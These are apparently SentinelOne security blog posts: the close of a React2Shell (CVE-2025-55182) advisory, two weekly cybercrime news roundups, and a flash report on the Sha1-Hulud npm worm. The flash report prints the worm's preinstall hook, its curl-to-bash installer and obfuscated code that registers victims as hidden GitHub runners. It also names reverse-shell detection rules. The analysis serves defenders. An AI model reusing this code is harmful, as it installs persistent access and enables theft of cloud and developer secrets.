
In response to this vulnerability, SentinelOne released a new OSE plugin which can verify exploitability of these vulnerabilities for publicly accessible workloads using a defanged (i.e., harmless) HTTP payload.

Viewing Misconfigurations in the SentinelOne Console

SentinelOne customers can quickly identify potentially vulnerable workloads using the Misconfigurations page in the SentinelOne Console.

Search for:

React & Next.js (React Server Components) Versions 19.0.0–19.2.0 Vulnerable to Pre-Authentication Remote Code Execution via Unsafe Deserialization (CVE-2025-55182)

This highlights Node.js workloads that are exposing RSC-related server function endpoints. Once identified, affected assets can be patched or temporarily isolated. SentinelOne CWS also detects suspicious Node.js behaviors associated with exploitation attempts, including downloaders and reverse shells, and provides Live Security Updates to maintain protection as new detections are deployed.

It identifies verified exploitable paths on your publicly exposed assets, confirming which systems are truly at risk. By validating exploitability rather than simply flagging theoretical vulnerabilities, Singularity Cloud Security minimizes noise and provides concrete evidence so security teams can focus on what matters.

Wayfinder Threat Hunting

The Wayfinder Threat Hunting team is proactively hunting for this emerging threat by leveraging comprehensive threat intelligence. This includes, but is not limited to, indicators and tradecraft associated with known active groups such as Earth Lamia and Jackpot Panda.

Our current operational coverage includes:

  • Atomic IOC Hunting: We have updated our atomic IOC library to include known infrastructure and indicators from these threat actors, as well as broader intelligence regarding this campaign.
  • Behavioral Hunting: We are actively building and executing hunts designed to detect behavioral TTP matches that identify suspicious activity beyond static indicators.

Notification & Response All identified true positive findings will generate alerts within the console for the affected sites. For clients with MDR, the MDR team will actively review these alerts and manage further escalation as required.

Platform Detection Rules

SentinelOne’s products provide a variety of detections for potential malicious follow-on reverse shell behaviors and other actions which may follow this exploit. As of December 5, 2025, SentinelOne released new Platform Detection Rules specifically to detect observed in-the-wild exploit activity. We recommend customers apply the latest detection rule, Potential Exploitation via Insecure Deserialization of React Server Components (RSC), urgently to ensure maximum protection.

Additionally, SentinelOne recommends customers verify the following existing rules have also been enabled:

  • Potential Reverse Shell via Shell Processes
  • Potential Reverse Shell via Node
  • Potential Reverse Shell via Python
  • Reverse Shell via Perl Utility
  • Potential Reverse Shell via AWK Utility
  • Potential Reverse Shell via GDB Utility
  • Potential Reverse Shell via Lua Utility
  • Potential Reverse Shell via Netcat
  • Potential Reverse Shell using Ruby Utility
  • Potential Reverse Shell via Socat Utility

Conclusion

CVE-2025-55182 and CVE-2025-66478 represent critical risks within the React Server Components Flight protocol. Because frameworks like Next.js enable RSC by default, many environments may be exposed even without intentional server-side configuration. Updating React, updating dependent frameworks, and verifying whether RSC endpoints exist in your organization’s workloads are essential steps.

Singularity Cloud Security helps organizations reduce risk by identifying vulnerable workloads, flagging misconfigurations, and detecting malicious Node.js behavior linked to RCE exploitation. This provides immediate visibility and defense while patches are applied.

Learn more about SentinelOne’s Cloud Security portfolio here or book a demo with our expert team today.

Third-Party Trademark Disclaimer:

All third-party product names, logos, and brands mentioned in this publication are the property of their respective owners and are for identification purposes only. Use of these names, logos, and brands does not imply affiliation, endorsement, sponsorship, or association with the third-party.

The Good, the Bad and the Ugly in Cybersecurity – Week 49

The Good | Authorities Jail WiFi Hacker, Seize €1.3B Crypto Mixer & Charge Two Malicious Insiders

An Australian national has received just over seven years in prison for running “evil twin” WiFi networks on various flights and airports to steal travelers’ data. Using a ‘WiFi Pineapple’ device as an access point, he cloned legitimate airport SSIDs. Users were then redirected to phishing sites where he harvested their credentials, which were exploited to access women’s accounts and obtain intimate content. Investigators found thousands of images, stolen credentials, and fraudulent WiFi pages. The individual has since pleaded guilty to multiple cybercrime, theft, and evidence-destruction charges.


In Europe, Swiss and German authorities have dismantled the Cryptomixer service, which allegedly laundered over €1.3 billion in Bitcoin since 2016. As part of Operation Olympia, officials seized three servers, 12 TB of data, Tor .onion domains, and €24 million in Bitcoin, with support from Europol and Eurojust. Cryptomixer, accessible on both the clear and dark web as a hybrid mixing service, obscured blockchain transactions for ransomware operators, dark markets, and a variety of criminal groups.

U.S. prosecutors have charged Virginia twin brothers for allegedly conspiring to steal sensitive government data and destroy databases after being fired as federal contractors. Previously sentenced in 2015 for unauthorized access to State Department systems, they returned to contracting roles before facing these latest indictments for fraud, identity theft, and record destruction. The Justice Department says one brother deleted 96 government databases in February 2025, stole IRS and EEOC data, and abused AI for guidance on how to hide evidence. Both men now face lengthy federal penalties if convicted.

The Bad | Investigation Exposes Contagious Interview Remote Worker & Identity Theft Scheme

In a collaborative investigation, researchers have exposed a persistent North Korean infiltration scheme linked to Operation Contagious Interview (aka UNC5267). The researchers observed in real time adversary operators using sandboxed laptops, revealing tactics designed to embed North Korean IT workers in Western companies, especially those within STEM and finance industries.

🇰🇵 Livestreaming from a #Lazarus laptop farm.

📼 For the first time ever, we recorded DPRK’s Famous Chollima full attack cycle: interviews, internal chats, every tool they use and every single click they made. Get ready for tons of raw footage.

⬇ Full article via ANYRUN. pic.twitter.com/2fyTn3zLI6

— Mauro Eldritch 🏴‍☠️ (@MauroEldritch) December 4, 2025

The operation began when a researcher posed as a U.S. developer targeted by a Contagious Interview recruiter. The attacker attempted to hire the fake developer, requesting full access to their SSN, ID, Gmail, LinkedIn, and 24/7 laptop availability. Virtual machines mimicking real developer laptops where deployed, allowing the researchers to monitor every action without alerting the operators.

The sandbox sessions showed a lightweight but effective toolkit focused on identity theft and remote access rather than malware deployment. Operators were also seen using AI-driven job tools to auto-fill applications and generate interview answers, browser-based OTP generators to bypass MFA, and Google Remote Desktop for persistent control. Reconnaissance commands validated the environment, while connections routed through Astrill VPN matched known Contagious Interview infrastructure. In one session, an operator explicitly requested ID, SSN, and banking details, confirming the goal of full identity and workstation takeover.

The investigation highlights remote hiring as a quiet yet reliable entry point for identity-based attacks. Once inside, attackers can access sensitive dashboards, critical business data, and manager-level accounts. Companies can reduce risk by raising internal awareness and providing safe channels for employees to report suspicious requests, helping prevent infiltration before it escalates into internal compromise.

The Ugly | Researchers Warn of Critical React2Shell RCE Vulnerability in React and Next.js

A critical remote code execution (RCE) vulnerability, dubbed ‘React2Shell’, affecting React Server Components (RSC) and Next.js, is allowing unauthenticated attackers to perform server-side code via malicious HTTP requests.

Discovered by Lachlan Davidson, the flaw stems from insecure deserialization in the RSC ‘Flight’ protocol and impacts packages including react-server-dom-webpack, react-server-dom-parcel, and react-server-dom-turbopack. Versions affected include React 19.0 to 19.2.0 and Next.js experimental canary releases 14.3.0 to 16.x below patched versions. Exploitation is highly reliable, even in default deployments, and a single request can compromise the full Node.js process.

The flaw is being tracked as CVE-2025-55182. The technically correct CVE-2025-66478 has now been marked as a duplicate.

The vulnerability exists because RSC payloads are deserialized without proper validation, exposing server functions to attacker-controlled inputs. Modern frameworks often enable RSC by default, leaving developers unknowingly exposed. Fixes are available in React React 19.0, 19.1.0, 19.1.1, and 19.2.0, and Next.js 15.0.5–16.0.7. Administrators are urged to audit environments and update affected packages immediately.

Security researchers warn that cloud environments and server-side applications using default React or Next.js builds are particularly at risk. Exploitation could allow attackers to gain full control over servers, access sensitive data, and compromise application functionality. Reports have already emerged of China-nexus threat groups “racing to weaponize” the flaw.

China-nexus cyber threat groups rapidly exploit React2Shell vulnerability (CVE-2025-55182)
December 4, 2025, Amazon Web Services
aws.amazon.com/blogs/securi…
@awscloud.bsky.social

[image or embed]

— 780th Military Intelligence Brigade (Cyber) (@780thmibdecyber.bsky.social) 5 December 2025 at 11:32

Companies are advised to review deployments, restrict unnecessary server-side exposure, and monitor logs for anomalous RSC requests. Securing default configurations, validating deserialized input, and maintaining a regular patch management schedule can prevent attackers from exploiting framework-level vulnerabilities in production applications. SentinelOne’s blog post on the React2Shell RCE flaw can be found here.

The Good, the Bad and the Ugly in Cybersecurity – Week 48

The Good | Poland Detains Russian Hacker Amid Rising Moscow-Linked Sabotage

Poland’s Central Bureau for Combating Cybercrime (CBZC) has arrested a Russian national in Kraków on suspicion of breaching the IT systems of local companies, marking the latest incident tied to what Warsaw describes as Russia’s expanding sabotage and espionage campaign across Europe. According to Polish Interior Minister Marcin Kierwiński, the suspect allegedly compromised corporate-level security defenses to access and manipulate company databases in ways that could have disrupted operations and endangered customers.

Source: RMF24

Investigators say the man illegally entered Poland in 2022 and later obtained refugee status. He was detained on November 16 by Polish authorities and has since been interrogated, charged, and placed in three months of pre-trial custody. Authorities also believe he may be connected to additional cyberattacks affecting firms in Poland and other EU states, and they are still determining the full scope of the damage.

The arrest comes amid heightened concern over Russian hybrid warfare since Moscow’s invasion of Ukraine in 2022. Poland has linked recent incidents, including sabotage of a railway line and a fire at a major shopping mall, to Russian intelligence activities. The country has shut down all Russian consulates following the events.

EU officials warn that cyberattacks against regional companies and institutions have surged, with many attributed to GRU-backed actors. Other recent disruptions have included payment service outages and leaks of customer data from Polish firms. In response, Polish Digital Affairs Minister Krzysztof Gawkowski plans to invest a record €930 million on bolstering the county’s cybersecurity, underscoring what authorities describe as the urgent need for stronger corporate defenses and deeper international cooperation against increasingly aggressive cyber threats.

The Bad | FBI Warns of Banking Fraud & Account Takeover Schemes Ahead of Holidays

The FBI has issued a PSA about a sharp rise in account takeover (ATO) fraud, with cybercriminals impersonating financial institutions to steal more than $262 million since January 2025. The agency’s Internet Crime Complaint Center (IC3) has received over 5,100 reports this year from victims across individuals, businesses, and organizations across every sector.

The schemes start off with deceiving victims through texts, calls, and emails, posing as bank staff or customer support. They trick targets into revealing their login credentials, multi-factor authentication (MFA) codes, or one-time passcodes (OTPs). Criminals have also been luring victims onto phishing websites engineered to mimic legitimate banking or payroll sites, sometimes boosted through SEO poisoning to appear at the top of search results.

Once inside the victim’s account, fraudsters reset passwords, lock out the rightful owners, and quickly transfer funds into crypto-linked accounts, which makes recovery extremely difficult. Some victims report being manipulated with fabricated claims of fraudulent purchases, or even firearm transactions to incite panic, before being redirected to a second scammer impersonating law enforcement.

As we enter the holiday season, the FBI urges consumers and organizations to monitor their accounts closely, use strong unique passwords, enable MFA, verify URLs, and avoid visiting personal banking sites through search engine results. Victims should immediately contact their financial institutions to request recalls and provide indemnification documents, and then file detailed reports with IC3.

Officials and security experts stress that most ATO cases stem from compromised credentials. Stronger identity verification such as passwordless authentication and enabling manual verification steps remain basic security hygiene necessary for reducing these types of attacks.

The Ugly | OpenAI Alerts API Users After Mixpanel Breach Exposes Limited Data

OpenAI is alerting some ChatGPT API customers that limited personally identifiable information (PII) was exposed after its third-party analytics provider, Mixpanel, was breached. The compromise, stemming from an smishing campaign detected on November 8, affected “limited analytics data related to some users of the API”, but did not compromise ChatGPT or other OpenAI products.

While OpenAI confirmed that sensitive information such as credentials, API keys, requests, and usage data, payment and chat details, or government IDs remained secure, the exposed data may include usernames, email addresses, approximate user location, browser and operating system details, referring websites, and account or organization IDs.

OpenAI said users do not need to reset passwords or regenerate API keys. Some users have reported that CoinTracker, a cryptocurrency tracking platform, may also have been affected, with limited device metadata and transaction counts exposed.

Has @mixpanel not disclosed this breach? Sent from @CoinTracker. pic.twitter.com/xk9nmGVmfm

— Daniel Harrison (@danielh9277) November 27, 2025

OpenAI has begun an investigation, removed Mixpanel from production services, and is notifying affected users directly. The company warns that the leaked data could be used for phishing or social engineering attacks and advises users to verify any messages claiming to relate to the incident, enable MFA, and to never share account credentials via email, text, or chat.

Mixpanel, in turn, has responded to the incident by securing accounts, revoking active sessions, rotating compromised credentials, blocking the threat actor’s IPs, resetting employee passwords, and implementing new controls to prevent future incidents. The analytics firm also reached out to all impacted customers directly.

The incident highlights the risks posed by third-party service providers and the importance of awareness against phishing, even when no core systems or highly sensitive information are directly compromised.

Defending Against Sha1-Hulud: The Second Coming

Shai-Hulud Worm 2.0 is a major escalation of the NPM supply chain attack, now executing in the preinstall phase to harvest credentials across AWS, Azure, and GCP and establish persistence via GitHub Actions.

The following SentinelOne Flash Report was sent to all SentinelOne customers and partners on Tuesday, November 25, 2025. It includes an in-depth analysis of the new variant’s tactics, our real-time detection posture, and the critical, immediate actions required to secure your environment.


Sha1-Hulud: The Second Coming

Document Type: Wayfinder Flash Report TLP: Green
Date of Publication: 25 November 2025 Cyber Risk Rating: High
Date of Research: 24 November 2025 Referenced Threat Activity: Supply chain attacks

Key Takeaways

  • A new wave of compromised NPM packages is leading to wide-scale supply chain attacks.
  • This attack shows additional capabilities compared to previous attacks.
  • Victims should immediately change their tokens and secrets, including those associated with any affected cloud environment.

Technical Details

Overview


“Sha1-Hulud” is the name of an ongoing NPM supply chain attack which started as early as November 21, 2025 according to public information. The new attack is similar to the previous “Shai Hulud”, but includes additional features and is triggered by different compromised packages. The name of the new attack comes from the malware author’s description inside the GitHub repository with the exfiltrated data:

Fig. 1: Public GitHub repo with exfiltrated data from “Sha1-Hulud” victim

While the attacks share similarities, the new attack is slightly different from the previous one and it is not yet known if both attacks come from the same threat actor.

The current attacks have impacted several popular packages such as:

A comprehensive list of affected packages can be found here.

Execution & Persistence

Unlike the previous attack, which used “postinstall” to trigger the malware execution, the “Sha1-Hulud” attack utilizes “preinstall” to execute the malware:

...

"scripts": {

"preinstall": "node setup_bun.js"

}

...

}

The malware downloads the legitimate “bun” tool to orchestrate the current attack:

async function downloadAndSetupBun() {

try {

let command;

if (process.platform === 'win32') {

// Windows: Use PowerShell script

command = 'powershell -c "irm bun.sh/install.ps1|iex"';

} else {

// Linux/macOS: Use curl + bash script

command = 'curl -fsSL https://bun.sh/install | bash';

}

…

const environmentScript = path.join(__dirname, 'bun_environment.js');

if (fs.existsSync(environmentScript)) {

runExecutable(bunExecutable, [environmentScript]);

} else {

process.exit(0);

}

The file “bun_environment.js” is an obfuscated JavaScript malware being added to the compromised packages in the “Sha1-Hulud” attack.


This script creates additional files such as “cloud.json”, “contents.json”, “environment.json”, and “truffleSecrets.json” for exfiltration and “discussion.yaml” for persistence.

The payload then registers the infected machine as a self-hosted runner named “SHA1HULUD”:

let _0x449178 = await this.octokit.request("POST /repos/{owner}/{repo}/actions/runners/registration-token", {

'owner': _0x349291,

'repo': _0x2b1a39

});

if (_0x449178.status == 0xc9) {

let _0x1489ec = _0x449178.data.token;

if (a0_0x5a88b3.platform() === 'linux') {

await Bun.$`mkdir -p $HOME/.dev-env/`;

await Bun.$`curl -o actions-runner-linux-x64-2.330.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-linux-x64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env").quiet();

await Bun.$`tar xzf ./actions-runner-linux-x64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env");

await Bun.$`RUNNER_ALLOW_RUNASROOT=1 ./config.sh --url https://github.com/${_0x349291}/${_0x2b1a39} --unattended --token ${_0x1489ec} --name "SHA1HULUD"`.cwd(a0_0x5a88b3.homedir + "/.dev-env").quiet();

await Bun.$`rm actions-runner-linux-x64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env");

Bun.spawn(["bash", '-c', "cd $HOME/.dev-env && nohup ./run.sh &"]).unref();

} else {

if (a0_0x5a88b3.platform() === "win32") {

await Bun.$`powershell -ExecutionPolicy Bypass -Command "Invoke-WebRequest -Uri https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-win-x64-2.330.0.zip -OutFile actions-runner-win-x64-2.330.0.zip"`.cwd(a0_0x5a88b3.homedir());

await Bun.$`powershell -ExecutionPolicy Bypass -Command "Add-Type -AssemblyName System.IO.Compression.FileSystem; [System.IO.Compression.ZipFile]::ExtractToDirectory(\"actions-runner-win-x64-2.330.0.zip\", \".\")"`.cwd(a0_0x5a88b3.homedir());

await Bun.$`./config.cmd --url https://github.com/${_0x349291}/${_0x2b1a39} --unattended --token ${_0x1489ec} --name "SHA1HULUD"`.cwd(a0_0x5a88b3.homedir()).quiet();

Bun.spawn(["powershell", '-ExecutionPolicy', "Bypass", "-Command", "Start-Process -WindowStyle Hidden -FilePath \"./run.cmd\""], {

'cwd': a0_0x5a88b3.homedir()

}).unref();

} else {

if (a0_0x5a88b3.platform() === "darwin") {

await Bun.$`mkdir -p $HOME/.dev-env/`;

await Bun.$`curl -o actions-runner-osx-arm64-2.330.0.tar.gz -L https://github.com/actions/runner/releases/download/v2.330.0/actions-runner-osx-arm64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env").quiet();

await Bun.$`tar xzf ./actions-runner-osx-arm64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + "/.dev-env");

await Bun.$`./config.sh --url https://github.com/${_0x349291}/${_0x2b1a39} --unattended --token ${_0x1489ec} --name "SHA1HULUD"`.cwd(a0_0x5a88b3.homedir + "/.dev-env").quiet();

await Bun.$`rm actions-runner-osx-arm64-2.330.0.tar.gz`.cwd(a0_0x5a88b3.homedir + '/.dev-env');

Bun.spawn(["bash", '-c', "cd $HOME/.dev-env && nohup ./run.sh &"]).unref();

}

}

}

For persistence, the malware adds a workflow called “.github/workflows/discussion.yaml” that contains an injection vulnerability, allowing the threat actor to write a specially crafted message in the repository discussions section. Subsequently, the message executes code on the infected host registered as a runner.

Fig. 2: Discussion section in GitHub

Impact & Objectives

Unlike previous attacks that only targeted the software development environment, this attack also steals AWS, GCP, and Azure secrets that could allow the threat actor to move laterally across the cloud environment. Such information is saved to the “cloud.json” file:

Fig. 3: Base64 encoded Json with empty cloud information

The base64 in Fig. 3 translates to the following:

{"aws":{"secrets":[]},"gcp":{"secrets":[]},"azure":{"secrets":[]}}

The creation of the file does not necessarily mean that the cloud secrets have been stolen as the config can be empty.

The threat actor is also using Trufflehog in this new attack to steal secrets related to the development environment such as GitHub and NPM secrets and tokens – a similar tactic seen in the previous “Shai-Hulud” attack.

While the exact motives of the attackers are currently unknown, successful infection is resulting not only in the theft of intellectual property and private code, but also cloud secrets that could allow a broader breach across a cloud environment. The persistence capabilities allow the threat actor to execute malicious code on the infected host, which is an asset within the development environment of the victim.

SentinelOne Detection Capabilities

Endpoint Protection (EPP)

SentinelOne EPP behavioral AI engines continuously monitor for suspicious activities associated with supply chain attacks and worm propagation, including:

  • Execution of malicious scripts and packages
  • Unauthorized file modifications in CI/CD workflows
  • Privilege escalation and credential abuse
  • Suspicious runtime installations and network-based script execution

Platform Detection Rules

The SentinelOne Platform Detection Library includes rules to detect Shai-Hulud worm activity across multiple attack stages:

  • Potential Malicious NPM Package Execution – Detects execution of known malicious npm packages used by Shai-Hulud
  • Shai-Hulud Worm Workflow File Write Activity – Identifies unauthorized modifications to GitHub Actions workflows and malicious payload deployment
  • Shai-Hulud Bun Runtime Installation via Network Fetch – Catches suspicious Bun runtime installations via remote script execution
  • Shai-Hulud Unattended GitHub Runner Registration – Detects automated registration of self-hosted GitHub runners with malicious characteristics

Threat Hunting

The Wayfinder Threat Hunting team is proactively hunting, leveraging threat intelligence associated with this emerging threat. If any suspicious activity is identified in your environment, we will notify your organization’s designated escalation contacts immediately.

Recommendations

Wayfinder Threat Hunting provides the following recommendations for immediate action and strategic mitigation:

  1. Enable the relevant Platform Detection Rules from the section above.
  2. Enable Agent Live Security Update for real-time updates.
  3. Remove and replace compromised packages.
  4. Pin package versions where possible.
  5. Disable npm postinstall scripts in CI where possible.
  6. Revoke and regenerate npm tokens, GitHub secrets, SSH keys, and cloud provider credentials.
  7. Enforce hardware-based MFA for developer and CI/CD accounts.

